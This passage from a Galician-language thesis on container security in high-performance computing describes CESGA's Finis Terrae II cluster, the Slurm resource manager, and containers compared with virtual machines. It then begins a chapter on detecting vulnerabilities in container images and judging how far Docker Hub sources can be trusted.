<b>Descripción</b>	Finalizado o estudo sobre os riscos de seguridade na emprega de contedores en HPC, serán explicadas unha serie de prácticas que permitan mellorar a seguridade destes entornos.
<b>Importancia</b>	Desexábel

Táboa 4.12: Requisito non funcional RNF12

<b>ID</b>	RNF12
<b>Nome</b>	Emprega de software libre ou de balde.
<b>Descripción</b>	O software a empregar ao longo do desenvolvemento deste proxecto debe ser libre ou de balde. Por esta razón, quedará fóra do estudo a versión <i>Enterprise Edition</i> de Docker, a cal é unha solución comercial non gratuita.
<b>Importancia</b>	Vital

# Capítulo 5

## Infraestrutura

### Contido

---

5.1.	Contextualización . . . . .	50
5.2.	Finis Terrae II . . . . .	50
5.3.	Contedores e HPC . . . . .	50
5.4.	Xestor de recursos Slurm . . . . .	54
5.5.	Alternativas: MVs fronte a contedores . . . . .	56
5.6.	Computación na nube no CESGA . . . . .	57
5.7.	Conclusións . . . . .	58

---

Área	Tipo	Modelo	Procesador	Num Nodos	Total cores	Gflops/ core	Gflops/ nodo	Tot Gflops CPU	Gflops Accel	Num Acel	Tot Gflops Accel	TOTAL Gflops
Compute	Thin	R424	E5-2680v3 12c	306	7.344	40	960	293.760				293.760
Compute	10Gb transfer IO	R423	E5-2680v3 12c	4	96	40	960	3.840				3.840
Compute	Fat	s6030	E7-8867V3 16c	4	128	40	1.280	5.120				5.120
Compute	Acel-Nvidia K80	R421	E5-2680v3 12c	4	96	40	960	3.840	1.870	8	14.960	18.800
Compute	Acel-Phi 7120P	R421	E5-2680v3 12c	2	48	40	960	1.920	1.208	4	4.832	6.752
<b>TOTAL COMPUTO</b>				<b>320</b>	<b>7.712</b>			<b>308.480</b>			<b>19.792</b>	<b>328.272</b>

Figura 5.1: Arquitectura do FT2. Parte 1.

Fonte: <https://cesga.es/gl/infraestructuras/computacion/FinisTerrae2>

## 5.1. Contextualización

O desenvolvemento deste proxecto está contextualizado no CESGA, o centro de cálculo, comunicacóns de altas prestacións e servizos avanzados da Comunidade Científica Galega, do Sistema Académico Universitario e do Consello Superior de Investigacións Científicas (CSIC). Cómpre coñecer as singularidades que un centro HPC posúe no tratamento con contedores, polo que a súa infraestrutura e a relación con esta tecnoloxía de virtualización serán explicadas polo miúdo neste capítulo.

## 5.2. Finis Terrae II

Finis Terrae II é un sistema de computación xestionado polo CESGA e integrado na Rede Española de Supercomputación, considerada unha Infraestrutura Científica e Técnica Singular (ICTS). Trátase dun *cluster* Linux heteroxéneo, baseado en procesadores Intel Haswell e interconectado mediante rede InfiniBand cun rendemento pico de 328 TFlops e sostido en Linpack de 213 Tflops. Posúe unha rede de Interconexión de alto rendemento Mellanox InfiniBand FDR@56Gbps con topoloxía *Fat-tree* e un sistema de ficheiros paralelo Lustre con 768TB de capacidade (750TB netos) e 20GB/s de lectura/escritura cun consumo total de 118Kw e rendemento pico de 328 TFlops (240 Tflops Linpack) [15]. Unha representación de dita arquitectura pode ser apreciada nas figuras 5.1, 5.2, 5.3 e 5.4.

## 5.3. Contedores e HPC

A emprega de contedores permite a execución de múltiples entornos baixo unha máquina anfitria comúnn, o cal supón un mellor aproveitamento do sistema e a posibilidade de establecer separacións más claras sobre os diferentes procesos. Estas vantaxes tamén son aportadas por outras tecnoloxías de virtualización, como poden ser as máquinas virtuais; no entanto, o uso de contedores

Área	Tipo	Modelo	Procesador	Num Nodos	Total cores	Mem/nodo GBs	Tot mem/nodo GBs	Mem/GPU GBs	Tot mem GPUs	Memoria TOT GBs
Compute	Thin	R424	E5-2680v3 12c	306	7.344	128	39.168			39.168
Compute	10Gb transfer IO	R423	E5-2680v3 12c	4	96	128	512			512
Compute	Fat	s6030	E7-8867V3 16c	4	128	1.024	4.096			4.096
Compute	Acel-Nvidia K80	R421	E5-2680v3 12c	4	96	128	512	24	192	704
Compute	Acel-Phi 7120P	R421	E5-2680v3 12c	2	48	128	256	16	64	320
<b>TOTAL COMPUTO</b>				<b>320</b>	<b>7.712</b>		<b>44.544</b>		<b>256</b>	<b>44.800</b>

Figura 5.2: Arquitectura do FT2. Parte 2.


Fonte: <https://cesga.es/gl/infraestructuras/computacion/FinisTerrae2>

Figura 5.3: Arquitectura do FT2. Parte 3.

Fonte: [11]




Figura 5.4: Diagrama da rede InfiniBand do FT2

Fonte: <https://cesga.es/gl/infraestructuras/computacion/FinisTerrae2>

supón outra serie de melloras como pode ser a compartición do *kernel* coa máquina anfitria, empregando soamente capas lixeiras para o sistema operativo [23]. Como resultado, a virtualización a nivel de sistema operativo supón unha perda de rendemento moito menor en comparación con outras tecnoloxías de virtualización, que poden chegar a ser consideradas desprezábeis. Tamén debemos ter en conta que cando traballamos con máquinas virtuais estamos a crear sistemas cuns límites moi definidos (en termos de CPU, memoria e demais recursos), que deben ser restrukturados se os queremos ampliar e que moi probabelmente non sexan empregados na súa totalidade, ou ao menos na meirande parte do tempo. Non obstante, a emprega de contedores permite uns límites más laxos que se adaptan aos recursos dispoñibeis, contando coa vantaxe de poder establecer uns límites máximos en moitos dos casos, dependendo da tecnoloxía de virtualización.

Este achegamento do rendemento a niveis praticamente nativos fai dos contedores unha alternativa moi a ter en conta en entornos de computación de altas prestacións, xunto cos seguintes motivos:

- **Desenvolvemento áxil:** o desenvolvemento tradicional de software en entornos HPC presenta algunas características que o fan moi inflexíbel. O desenvolvemento e integración tradicionais de software baséanse na realización de todos os pasos precisos, como a descarga, configuración, construcción, realización de probas e instalación, para ter o software correndo na infraestrutura de producción. Cando traballamos con software científico debemos ter en conta que acostuma ser un software extremadamente complexo desde o punto de vista arquitectónico. Adoita incluír numerosos conceptos e características matemáticas implantados ao longo de varios compoñentes software para prover capas de abstracción a alto nivel. Ditas capas pueden estar implantadas directamente no proxecto de software ou integradas a través de librarías de terceiros, polo que o entorno enteiro de software

científico supón finalmente unha composición complexa de matrices de dependencias entre diferentes programas e librarías. Todo este proceso pode ser simplificado se empaquetamos todas as librarías e dependencias precisas dentro dun contedor, sobre todo se temos en conta que o proceso de despregamento dun contedor resulta relativamente ágil grazas ao seu pequeno tamaño.

Tamén debe ser tido en conta que certos programas evolucionan moi rápido, empregando últimas tecnoloxías e dependencias difíciles de satisfacer, ao levar esta elevada frecuencia de actualización. Tal tarefa exerce moita presión sobre o equipo de soporte de software de infraestruturas multiusuario como pode ser o CESGA.

- **Illamento:** o illamento e a integración de todas as matrices de dependencias previamente nomeadas en *clústeres* de HPC xestiónanse tradicionalmente mediante módulos de entorno. Por exemplo, Lmod<sup>1</sup>, un sistema de módulos baseado en Lua, está a ser empregado no FT2. A principal vantaxe destes módulos de entorno é que permiten empregar múltiples versións dun programa ou paquete dende a mesma conta simplemente cargando o ficheiro do módulo axeitado. É posíbel cargar, descargar ou cambiar dinamicamente estes módulos, amais de existir a posibilidade de implantar políticas de acceso e emprega. Polo tanto, podemos concluír que os módulos permiten unha administración de entornos para a execución dunha aplicación nunha versión particular. Non obstante, administrar fluxos complexos de traballo con módulos de entorno pode ser ás veces inalcanzábel e requirir a reinstalación dalgunhas ferramentas coas dependencias compatíbeis. Estes problemas son difíciles de xestionar dende o punto de vista do usuario e o administrador. Así, esta creación de entornos illados para o usuario pode ser simplificada, ou mellorada, mediante a súa substitución ou combinación dos módulos con contedores.
- **Integración con entornos HPC:** o ecosistema hardware e software dunha infraestrutura de producción de HPC é diferente ao ecosistema de desenvolvemento, e xeralmente aparecen moitos problemas inesperados ao integrar e implantar o entorno de software científico, no que están presentes grandes matrices de dependencias. Este feito provoca que integrar todo o entorno de cada un dos proxectos software na infraestrutura de producción adoite ser difícil e requira de moito tempo, xa que o entorno de desenvolvemento debe ser adecuado ao de producción. Por exemplo, se o software vai facer emprega de computación paralela mediante MPI sobre InfiniBand, o máis probábel é que haxa que configuralo para que se comunique correctamente con dita rede, provindo os controladores precisos e outros posíbeis cambios. Naméntres, un entorno baseado en contedores permitiría ter configuradas todas as

---

<sup>1</sup><https://lmod.readthedocs.io/en/latest/>

dependencias precisas, igualando os entornos de desenvolvemento e producción. Grazas ao xeito de funcionar dos contedores, nos que a virtualización faise simplemente a nivel de sistema operativo, quedando exentas virtualizacions do hardware, podemos facer uso do hardware propio da máquina anfitria e así aproveitar características como redes de baixa latencia (InfiniBand) ou incluso procesamento paralelo con unidades de procesamento gráfico (GPUs), se o entorno é correctamente configurado no contedor.

Os centros de supercomputación ofertan os seus servizos computacionais a unha comunidade científica variada e múltiple, polo que non só deben afrontar o desafío de manter o software actualizado, senón que en moitas ocasións será preciso ter configuradas diferentes versións dun mesmo software, por mor de dependencias entre os mesmos. Esta necesidade pode ser solventada mediante a emprega dos xa nomeados sistemas de módulos ou mediante entornos virtuais. Dende o punto de vista administrativo, as compilacions automáticas e a correcta configuración dun servidor fan posíbel o mantemento destes clústeres HPC. Para acadar dita configuración, o habitual é facer uso de xestores de recursos, como pode Slurm, o cal está a ser empregado no CESGA e cuxo funcionamento está brevemente explicado na sección 5.4. Ditos xestores permiten que os usuarios poidan empregar os recursos ofertados polo centro e tamén aseguran que ditos recursos non se vexan superados debido a unha sobreasignación. [16]

## 5.4. Xestor de recursos Slurm

Posto que no CESGA é precisa a execución de numerosos procesos provintes de diferentes usuarios, cómpre contar cun xestor dos recursos físicos presentados na sección 5.2 para poder repartir devanditos recursos dun xeito adecuado, evitando a emprega daqueles que non pertencen a un. Deste xeito, limitando a execución dos procesos a uns recursos concretos, evítase que un determinado programa poidase exceder na emprega dos mesmos e limitar así a execución doutros.

Para todo isto, nestes momentos, no centro emprégase o xestor de recursos Slurm, concretamente a versión 14.11.11-Bull.1.7. Trátase dun xestor tolerante a fallas e altamente escalable para clústeres GNU/Linux que permite a programación de traballos. Como administrador da carga do sistema, Slurm ten tres funcións clave:

1. Asignar certos recursos de xeito exclusivo aos usuarios que os demanden, durante un tempo determinado, para que poidan desenvolver o seu traballo.
2. Fornecer un marco para iniciar, executar e supervisar o traballo no conxunto de nodos asignados.




Figura 5.5: Arquitectura de Slurm

Fonte: <https://slurm.schedmd.com/quickstart.html>

3. Arbitrar a disputa polos recursos demandados e administrar unha cola de traballos pendentes.

No referente á súa arquitectura, Slurm ten un administrador centralizado, *slurmctld*, para supervisar os recursos e os traballos. Cada nodo de cómputo posúe un demo *slurmd*, encargado de esperar os traballos, executalos e devolver a súa saída. De cara ao usuario, estes recursos son empregados baixo unha serie de comandos, coma poden ser:

- ***srun***: para iniciar traballos, facendo reserva dos recursos precisos.
- ***sbatch***: para enviar procesos para a súa posterior execución.
- ***scancel***: para cancelar traballos en cola ou en execución.
- ***squeue***: para obter información do estado dos traballos.

A arquitectura do xestor de recursos Slurm pode ser apreciada na figura 5.4. Se o lector desexa ampliar os seus coñecementos acerca do mesmo, pode consultar a documentación oficial<sup>2</sup>.

## 5.5. Alternativas: MVs fronte a contedores

A necesidade de crear entornos illados e portábeis non se trata de ningunha novedade. As máquinas virtuais xa introduciron hai tempo esta idea, coa posibilidade de incluír no seu interior todas as dependencias software precisas, librarías, código e datos, para seren executadas en calquera lugar.

As MVs permiten a creación de entornos completamente illados, facendo seguira a outorga de privilexios de superusuario no seu interior aos usuarios. As MVs posúen un sistema operativo completo, incluíndo unha propia administración da memoria e a emprega de controladores para dispositivos virtuais. Debido ao uso que fai do hipervisor, este impide que unha MV poida executar instrucións que poñan en risco a integridade da máquina anfitria [9]. Non obstante, este illamento tamén engade complexidades adicionais cando tentamos que os entornos contidos no interior das MV fagan uso de recursos propios da máquina anfitria, como poden ser redes escalábeis como InfiniBand, aceleradores hardware [16] ou unidades de procesamento gráfico para computación paralela, recursos amplamente empregados en centros de supercomputación.

Coa incorporación de funcións de virtualización lixeiras para o *kernel* de GNU/Linux, por exemplo, coa implantación dos espazos de nomes, foi posíbel implantar unha nova forma de virtualización: a virtualización a nivel de sistema operativo, tamén coñecida como contedores. Este tipo de virtualización presenta a gran vantaxe fronte ás MVs que poden compartir unha serie de recursos coa máquina anfitria, supondo unha penalización de rendemento moi pequena e en case calquera caso desprezábel. Dito funcionamento fai que os contedores sexan más lixeiros, rápidos e doados de escalar que as MVs, permitindo un funcionamento moito más flexíbel [9]. Deste xeito, os contedores permitiron a creación de entornos personalizábeis polo usuario cunha perda de mínima de rendemento, pondo solución ao complexo problema de dependencias software.

Podemos concluír que ambos, contedores e MVs, provén entornos illados para a execución de aplicacións baixo unha máquina anfitria compartida, pero baixo perspectivas técnicas ben distintas. Estas solucións poden ser empregadas de forma independente ou en conxunto, dependendo das necesidades do entorno. Por exemplo, unha boa solución de compromiso entre seguridade e utilidade podería pasar polo despregamento de contedores dentro de MVs. Este enfoque

---

<sup>2</sup><https://slurm.schedmd.com/>




Figura 5.6: Combinación das tecnoloxías de virtualización

aumenta a seguridade ao introducir dúas capas de virtualización, as MVs e os contedores, ademais de ofertar os beneficios de despregamento rápido outorgados polos contedores. Polo tanto, pódese acadar un illamento de aplicacións máis sólido combinando a virtualización mediante MVs e a contedorización. A figura 5.6 amosa unha representación gráfica de dita implantación. Non obstante, existen certos escenarios que poden non ser bos candidatos para a emprega de MVs e nos que no seu canto, o uso de contedores supón unha mellor solución. Por exemplo, aplicacións de rendemento crítico ou aplicacións que fagan uso de hardware especializado no que sexa preciso un acceso directo ao mesmo, supondo neste caso un problema os beneficios do alto illamento dado polas MVs. Este é o caso dos centros de supercomputación, como pode ser o CESGA, por exemplo, coa execución de aplicacións de procesamento paralelo que fagan uso da GPU.

## 5.6. Computación na nube no CESGA

A computación na nube (ou *Cloud Computing*) é un paradigma que permite ofertar servizos de computación a través dunha rede, habitualmente Internet. O CESGA dispón un servizo de computación na nube no cal é posíbel entregar aos

usuarios unha infraestrutura de computación virtual e configurábel á medida e requisitos do usuario final: sistema operativo, número de procesadores, memoria, disco e número de nodos son determinados á medida do usuario de forma dinámica. Para a xestión do sistema utilízase o software OpenNebula<sup>3</sup>. [14]

Posto que non todas as probas poderán ser feitas directamente sobre contedores correndo no FT2, motivado principalmente pola falta de permisos de execución, farase uso dos servizos de computación na nube para despregar máquinas virtuais sobre as cales poder configurar todos os requisimentos necesarios.

## 5.7. Conclusóns

A diversidade existente na comunidade que fai uso destes recursos de computación de altas prestacións provoca que os centros HPC deban manter sistemas estábeis, fiábeis e funcionais, o que moitas veces implica a conserva de sistemas en versións antigas e xa amplamente testadas. No entanto, hoxe en día, a integración continua, as metodoloxías de desenvolvemento áxiles e os lanzamentos continuos (*rolling releases*) son conceptos cada vez máis empregados no desenvolvemento do software científico. Posuír un software HPC mantido ao día neste escenario e seguir a empregar integracións e despregamentos tradicionais, xunto sistemas non actualizados, supón un problema de engarrafamento. Unha das solucións máis flexíveis e soadas nestes días podería pasar pola emprega de contedores. Polo tanto, podemos dicir que a necesidade á que dan resposta os contedores é ofertar unha maneira simple e eficiente que permita implantar e despregar este complexo software con todas as súas dependencias, sen perder a capacidade computacional dun sistema de HPC. Porén, aínda que son moitos os beneficios aportados polos contedores, non debemos esquecer que posúen unha serie de características que fan que a súa seguridade teña que ser estudiada con cautela. Ao longo deste documento estudaremos tales características.

---

<sup>3</sup><https://opennebula.org/>

# Capítulo 6

## Detección de vulnerabilidades en imaxes

### Contido

---

<b>6.1.</b>	<b>Introdución</b>	<b>60</b>
<b>6.2.</b>	<b>Portais de almacenamento de contedores</b>	<b>60</b>
6.2.1.	Exemplo práctico: Docker Hub	61
6.2.1.1.	Introdución	61
6.2.1.2.	Fontes	61
6.2.1.3.	Medidas estendidas de seguridade	63
6.2.1.4.	Conclusóns	64
<b>6.3.</b>	<b>Herdanza de vulnerabilidades</b>	<b>65</b>
<b>6.4.</b>	<b>Detección de vulnerabilidades con Clair</b>	<b>67</b>
6.4.1.	Necesidade da ferramenta	67
6.4.2.	Funcionamento	67
6.4.3.	Probas	69
6.4.3.1.	Docker	69
6.4.3.2.	Singularity	70
6.4.3.3.	Udocker	73
<b>6.5.</b>	<b>Conclusóns</b>	<b>74</b>

---

## 6.1. Introdución

Cando traballamos cun entorno baseado en contedores, debemos ter presente que, xunto con todas as vantaxes que estes aportan, como pode ser o despregamento de entornos áxiles, tamén estamos a introducir novos elementos no noso sistema que poden chegar a supor novos posíbeis vectores de ataque. A implicación de novos sistemas operativos e librarías no conxunto do novo sistema poden levar a aparición de novas vulnerabilidades que non poden ser tan doadamente controladas coma se estivésemos a tratar co noso sistema principal (a máquina anfitria). Este feito vén, precisamente, asociado á simplicidade de despregamento destes entornos.

Cabe a posibilidade de que un usuario, de xeito intencionado ou non, despregue un contedor con vulnerabilidades incluídas no seu interior e así supor unha punto de entrada para a posterior execución de *malware*. Este feito vese agravado se temos en conta que o que se desexa facer é acadar un sistema multiusuario onde cada quien poida despregar os seus propios contedores. Para minimizar as posibilidades de que este fenómeno aconteza, é boa idea descargar e empregar soamente contedores obtidos de fontes fiábeis, das cales coñezamos o seu lexítimo creador.

## 6.2. Portais de almacenamento de contedores

Así, entran en xogo numerosos portais de almacenamento de contedores, como poden ser Docker Hub<sup>1</sup> ou Singularity Hub<sup>2</sup>. Ditos portais poden amosarnos información útil para comprender as implicacíons de seguridade que pode ter a emprega das imaxes dos contedores aí almacenados. Por exemplo, en primeiro lugar identificarase o autor de dito contenido, dándonos a coñecer se se trata de material oficial, ou provinte ou non dunha fonte da nosa confianza. Ademais, os portais poden contar con medidas máis avanzadas no referente á seguridade, que permitan un maior coñecemento do que estamos a descargar. Para aclarar a hipótese exposta, mostrarse un exemplo sobre unha das plataformas previamen-te nomeadas.

Mais antes de comezar con dito exemplo, cómpre ter un par de termos claros: un contedor é lanzado cando corremos unha imaxe. Polo tanto, unha imaxe constitúe un paquete executábel que inclúe todo o necesario para correr unha aplicación (código, librarías, variábeis de entorno, ficheiros de configuración...). Pola contra, un contedor é a instancia en tempo de execución dunha imaxe, é dicir, no que a imaxe se transforma na memoria cando é executada. [12]

---

<sup>1</sup><https://hub.docker.com/>

<sup>2</sup><https://singularity-hub.org/>

## 6.2.1. Exemplo práctico: estudo das medidas avanzadas de seguridade nunha plataforma de almacenamento: Docker Hub

### 6.2.1.1. Introdución

O Docker Hub trátase dun servizo baseado na nube para o rexistro de contedores, así como permitir construír imaxes e probalas. Tamén constitúe un recurso centralizado para o descubrimento, distribución, xestión de cambios e automatización do fluxo de traballo en toda a liña de desenvolvemento. [20]

Este servizo permítenos procurar entre multitude de imaxes, a través das cales podemos obter sistemas completamente configurados para o seu despregamento e posta en marcha. Outra característica a ter en conta é que as novas imaxes non teñen por que ser refeitas de cero, senón que é posíbel estender imaxes xa existentes, habendo así unha relación pai-filho entre imaxes e podendo facer ramas doutros repositorios. Concretando un pouco máis, cada imaxe de Docker está composta por unha lista de capas de só lectura. Na máquina anfitria, cada capa será almacenada coma un ficheiro *tar* cun único directorio. As capas son empilladas xerarquicamente, onde o seu orde queda especificado nun ficheiro JSON de configuración [27]. Polo tanto, parte destas capas poden ser reempregadas integralmente cando creamos unha nova imaxe en base a outra xa existente.

### 6.2.1.2. Fontes

Cando descargamos estes contedores debemos prestar especial atención á súa orixe. Deste xeito, a plataforma permítenos distinguir entre contedores oficiais, que son aqueles provintes dos propios desenvolvedores dunha tecnoloxía; e entre repositorios públicos dun determinado autor. Os repositorios oficiais son considerados de maior confianza, posto que son dados polos propios creadores da tecnoloxía, e son sometidos a probas de seguridade por parte do Docker Hub, namentres que os repositorios públicos doutros usuarios simplemente poden ser descargados, pero as súas medidas previas de seguridade son moito más limitadas.

Na figura 6.1 pódese observar a aparición da frase “*Official repository*”, indicando que o repositorio en cuestión provén dunha fonte fiábel, mentres que na figura 6.2 pódese ver como se trata dun repositorio público, pero que non provén de fontes oficiais, senón dun usuario concreto.




Figura 6.1: Exemplo dun repositorio oficial no Docker Hub.

